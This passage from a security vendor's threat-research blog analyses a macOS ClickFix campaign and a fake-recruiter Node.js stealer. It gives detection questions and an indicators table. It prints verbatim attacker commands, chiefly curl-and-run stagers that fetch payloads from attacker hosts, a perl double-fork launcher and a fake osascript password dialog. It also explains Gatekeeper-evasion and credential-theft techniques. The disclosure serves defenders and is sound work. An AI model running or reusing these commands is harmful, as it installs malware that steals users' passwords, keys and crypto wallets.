
We did not log in or interact with the panel. We downloaded its single 1.7 MB JavaScript bundle and read it as text. The bundle describes the product completely:

unix, app, command, pkg, raw_command, scpt_raw, scpt_dmg). The API covers bots, logs, a keylogger, reverse shells, SOCKS proxies, seed phrases and cookie restore. Prompts appear in English and Russian, including a “Repeat Stealer” command that re-runs collection on every infected Mac.This is more than a one-shot stealer. Page names such as /hidden-browsers, /socks and /revshells describe a remote-access tool for macOS: the operator can browse as the victim, proxy traffic through their Mac and open a shell. The builder also takes an icon, a background and a passwordDialogTitle, which points to a fake password prompt for unlocking the victim’s Keychain. We could not match the panel to a publicly named family, so we are reporting it unnamed.
Side case: the job interview that steals your keys
Recruitment-themed ClickFix domains aimed at crypto developers have also been circulating in researcher threads, including indicators attributed to the Security Alliance (SEAL). We checked two of them, celestiatalents[.]xyz and initiatalents[.]xyz. We found no infrastructure overlap with the kit above, so we treat this as a separate operation. The lures are well made: a “private invitation” to protocol-engineering work, a GitHub profile lookup through the real GitHub API, and a final “verification” step in Terminal.

On macOS, the page copies a command that double-forks with perl so the payload outlives the Terminal window, and prints a harmless “CONFIRM-” code for the victim to paste back into the page:
bash -c 'export REFERRAL="<REFERRAL>";perl -MPOSIX -e"fork&&exit;POSIX::setsid;fork&&exit;exec@ARGV" bash -c "curl -ks https://celestiatalents[.]xyz/check_m -o check&&exec bash check"&>/dev/null& printf "Your confirmation code is\nCONFIRM-%s\n" "$(printf "%s" "$REFERRAL"|base64|tr -d "\n")"'(<REFERRAL> is the per-visitor referral code the page inserts; everything else is verbatim from the lure’s JavaScript.)
check_m is a “deepfake_guard” installer. It downloads its own portable Node.js (v20.18.1) and runs install_guard.js, a 1.6 MB AES-256-GCM-wrapped script that decrypts itself in memory and deletes itself on exit. Inside is a cross-platform stealer the authors call “overlord”:

check_m launcher pointing at api.gaganata[.]ink, and the decrypted Node stealer with its GitLab dead-drop URL, overlord-default client seed, fake password dialog and LaunchAgent label. As of today the dead drop resolves to api.chestsoi[.]ink.On a Mac, overlord does five things:
-
It collects
.env,.npmrc,hardhat.config.ts, SSH keys,.pem/.p12/.kdbxfiles, browser logins, MetaMask and other wallet-extension storage, desktop wallets andlogin.keychain-db. -
It checks whether protected folders (Desktop, Documents, Downloads, iCloud) are already readable and skips any that are not. This avoids the macOS privacy prompts that would alert the user.
-
It shows
display dialog "macOS needs your password to apply system updates and verify drivers and security settings."titled “System Preferences” to capture the login password. -
It persists as LaunchAgent
com.google.UpdateSupporter, a name chosen to look like Google’s updater. -
It looks up its C2 in a GitLab dead drop and uploads stolen data in chunks to
/api/company-wallet/upload-chunk/.
The tradecraft resembles the fake-recruiter “Contagious Interview” activity that has been publicly attributed to North Korea: crypto developers as targets, a hiring pretext and Node.js tooling. We have not confirmed that link.
The tricks that make it work
The lure pages look simple. The engineering underneath is careful, and much of it is aimed at macOS defenses specifically:
-
The OS is chosen in the browser. The server sends every visitor the same polymorphic file, and the Mac command appears only after client-side checks of
navigator.platformanduserAgentData. A sandbox or crawler using a Windows user agent, which is the default for most, never sees the macOS branch. -
curldownloads skip Gatekeeper. Files fetched bycurldo not get thecom.apple.quarantineattribute that Safari or Chrome would add. Branches B and C also runxattr -cbeforechmod +xto clear anything left. With no quarantine flag, macOS does not ask the user to confirm the unsigned binary. -
openssl base64instead ofbase64 -d. Branches B and C decode their URL withopenssl base64 -d -A, which avoids the most common macOS ClickFix detection string. -
Encrypted, self-decoding shell scripts. The stagers look like cache-maintenance or log-rotation utilities. The real code exists only in memory after
openssl enc -d -aes-128-ctr | gunzip, with the key derived at runtime from variable lengths. -
The user’s own Terminal runs the attack. The command runs in a Terminal the victim opened, under the victim’s account, so it looks like normal user activity.
-
Rivals are pushed off the page. The loader removes other ClickFix kits and wallet drainers injected into the same compromised site. It lets requests to one Polygon contract through, the same contract the clinic-case EtherHiding injectors query, yet drops those injectors’ follow-on
api.php?s=scripts. -
Telemetry for every step.
event=copy,launch_okanddl_okon the kit,event=pastedandstageron the backend, and/x/<affiliate>beacons tell each affiliate exactly where victims drop out. -
Detach and hide. Branch A uses
& disown, and the job-interview chain double-forks withperlandsetsid. Both payloads keep running after the user closes Terminal, and the drop paths are dot-files in/tmpor/var/tmp.
Why the traditional Mac stack is blind to this
Take the attack through a typical macOS security setup:
-
Web filtering: the lure sits on a fresh domain behind Cloudflare. In the clinic case it sat on a legitimate site with years of clean reputation.
-
Email gateway: nothing arrives by email, so it never sees the attack.
-
Gatekeeper and notarization: the binary arrives through
curlwith no quarantine flag, so neither one is triggered. -
XProtect and AV signatures: the loader changes on every request, the shell stages are encrypted, and the Mach-O builds rotate. There is little stable to match.
-
Endpoint tools: they see Terminal → zsh → curl, started by the user. That pattern also describes every developer who installs Homebrew.
Everything that clearly shows malicious intent happens in the browser: the injected script, the fake verification and the clipboard write. The moment the user presses ⌘+V in Terminal is the last point where a browser-layer control can still stop the chain.
What to ask your security stack
Ask your current vendors, and yourself, five questions:
- Do you test web threats as a Mac? If your sandbox, crawler or threat feed only renders pages with a Windows user agent, a kit that picks the OS in the browser shows you only half of the attack.
- Can you see a web page put a Terminal command on the clipboard? In particular, a page that tells the user to press ⌘+Space, open Terminal and paste.
- Do you alert on
curl | zsh,openssl base64 -d,xattr -candchmod +xagainst/tmpwithin seconds of each other? This sequence is uncommon on most Macs that don’t belong to developers. - Would you notice a fake system password dialog or a new
com.google.*LaunchAgent that Google did not ship?osascript -e 'display dialog "macOS needs your password to apply system updates and verify drivers and security settings." default answer "" with hidden answer with title "System Preferences" with icon caution'is rarely legitimate. - Where does your visibility end? If the honest answer is “when the user runs the command themselves”, this attack was built for exactly that gap, on Macs as much as on Windows.
There is a governance angle too. The fake LinkedIn page, the hiring site and the clinic in our earlier case are all places your employees visit on their own initiative. Recruiters, conferences and personal browsing on company Macs are part of your attack surface whether or not you manage them.
Where Secufusion fits
Secufusion is built on a simple premise: the browser is where work happens, so the browser is where detection has to happen, on macOS just as on Windows. Our BDR (Browser Detection & Response) layer runs as an enterprise browser or as an extension for most popular browsers including Safari, Firefox and various chromium based browsers. It is designed to give security teams real-time visibility into the techniques this campaign relies on: script injections on otherwise legitimate pages, fake verification flows rendered in the page, clipboard writes of shell commands, and newly registered domains serving first-stage scripts. The OS check in this kit happens inside the browser, and so does our view of it.
We won’t claim detections we haven’t validated against this specific campaign. But every step of this chain before the paste was visible in the browser, and only there: the injected loader, the OS fingerprinting, the fake check and the ⌘-key instructions.
Your engineers, designers and executives will keep taking calls from recruiters and clicking LinkedIn links on their MacBooks. The question is whether anyone is watching the layer where those clicks land.
Indicators of Compromise (commands and attacker infrastructure)
All indicators were observed between 5 and 28 October 2026.
Command patterns to hunt for (macOS):
-
echo "<BASE64>" | base64 -d | bash; curl -fsS 'https://<host>/x/<affiliate>' >/dev/null, where the decoded command fetches/d/unix<digits>into/tmp/chromeand runs it with& disown(Branch A). -
curl -s $(echo "<BASE64>" | openssl base64 -d -A) | zsh, with a URL path of the form/curl/<8-10 chars>/<random>.dat|.json(Branches B and C). -
openssl enc -d -aes-128-ctr -K <32 hex> -iv 00000000000000000000000000000000piped togunzip, andprintf '\155\144\065'(octal formd5) in a shell script. -
curl -fsSL -o /tmp/.hk3ug2dm.$$ https://groverudder12[.]com/f/zpo1fmkdlnwfmgdkv1oi2w/ujdkhkau && mv /tmp/.hk3ug2dm.$$ /tmp/.hk3ug2dm && xattr -c /tmp/.hk3ug2dm && chmod +x /tmp/.hk3ug2dm, followed by a POST to/api/metrics/run?event=stagerwithuser:andBuildID:headers. -
perl -MPOSIX -e"fork&&exit;POSIX::setsid;fork&&exit;exec@ARGV" bash -c "curl -ks https://celestiatalents[.]xyz/check_m -o check&&exec bash check"(job-interview chain). -
LaunchAgent
~/Library/LaunchAgents/com.google.UpdateSupporter.plistor.LoginScript.plistpointing to~/Library/Application Support/Google/run-*.sh. -
osascriptdisplay dialog "macOS needs your password to apply system updates and verify drivers and security settings." default answer "" with hidden answer with title "System Preferences" with icon caution.
Attacker infrastructure:
| Type | Indicator |
|---|---|
| Lure (fake LinkedIn check) | antibot-linkedin[.]com |
Kit loader hosts (/<affiliate>/api) |
opengraph[.]vip (213.111.156[.]146), t-trustrest[.]com, xorados[.]com |
| Kit beacon (macOS launch) | cleanavcheskre[.]com, xorados[.]com /x/<affiliate> |
| EtherHiding resolver (clinic case; hard-coded in the kit’s whitelist; Polygon only) | Polygon contract 0xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f2 |
| Branch A payload host + operator panel | 109.238.87[.]111 (/d/unix72040355, /d/unix98170185, /d/unix37077334, /d/u7570291) |
| Branch A payload | Mach-O universal, sha256 ca24d7bc2fc76c872e97d64cb29865de96a234e75a461ba2b53838a44f589987; sibling builds unix98170185 sha256 3b46e51bf7a7e5b6eec8afde90268cc229c55b222b8803a56ac552923da53626, unix37077334 sha256 c41937c6b74dfd0b79c52e0042bafd5b09ff4a43f0fe8ddef19142da05b5db03, u7570291 sha256 b1332b2c5de9f56d125cb23606a44b82d51250b5c0e199b6ade154681bb8197e |
| Branch B stager / payload / telemetry | groverudder12[.]com, cedar-55[.]com; payload sha256 4fa4c8571235def307188b795561272d7d27fa7a63ed162b5d43c094d8af4b40 |
| Branch C stager / payload / telemetry | trek-72[.]com, willow-62[.]com; payload sha256 2358a4162d3f22bea62dd1ac4a3053f58c5e6b275e0b67a7dd3bea3f4142ea0d |
| Drop paths | /tmp/chrome, /tmp/.hk3ug2dm, /tmp/.en8ylqo |
| Job-interview lures | celestiatalents[.]xyz, initiatalents[.]xyz, buildwithknexus[.]xyz |
| Job-interview stage hosts and C2 | api.gaganata[.]ink, api.fallgganata[.]ink, api.chestsoi[.]ink, api.aavcareer[.]ink |
| Job-interview dead drops | gitlab[.]com/drop-indexings/tasks, gitlab[.]com/drop-indexing/tasks |
| Job-interview files | check_m sha256 c7c22e322c17bda8198257342d4034af6250a5c433242461b870879ba9aa285d; install_guard.js sha256 d148eb058ded06149b9110e91bbd0c49b626ae0cac4fccfe38c57ea00b4f6106 |
ClickFix didn’t change its contract when it moved to the Mac. It only changed the shortcut keys. Defenders who watch the browser, on every OS, are the ones who see it coming. Secufusion’s universal browser coverage includes Safari and other browsers on macOS as well as a range of Chrome-based browsers and Firefox on Windows. No browser left behind.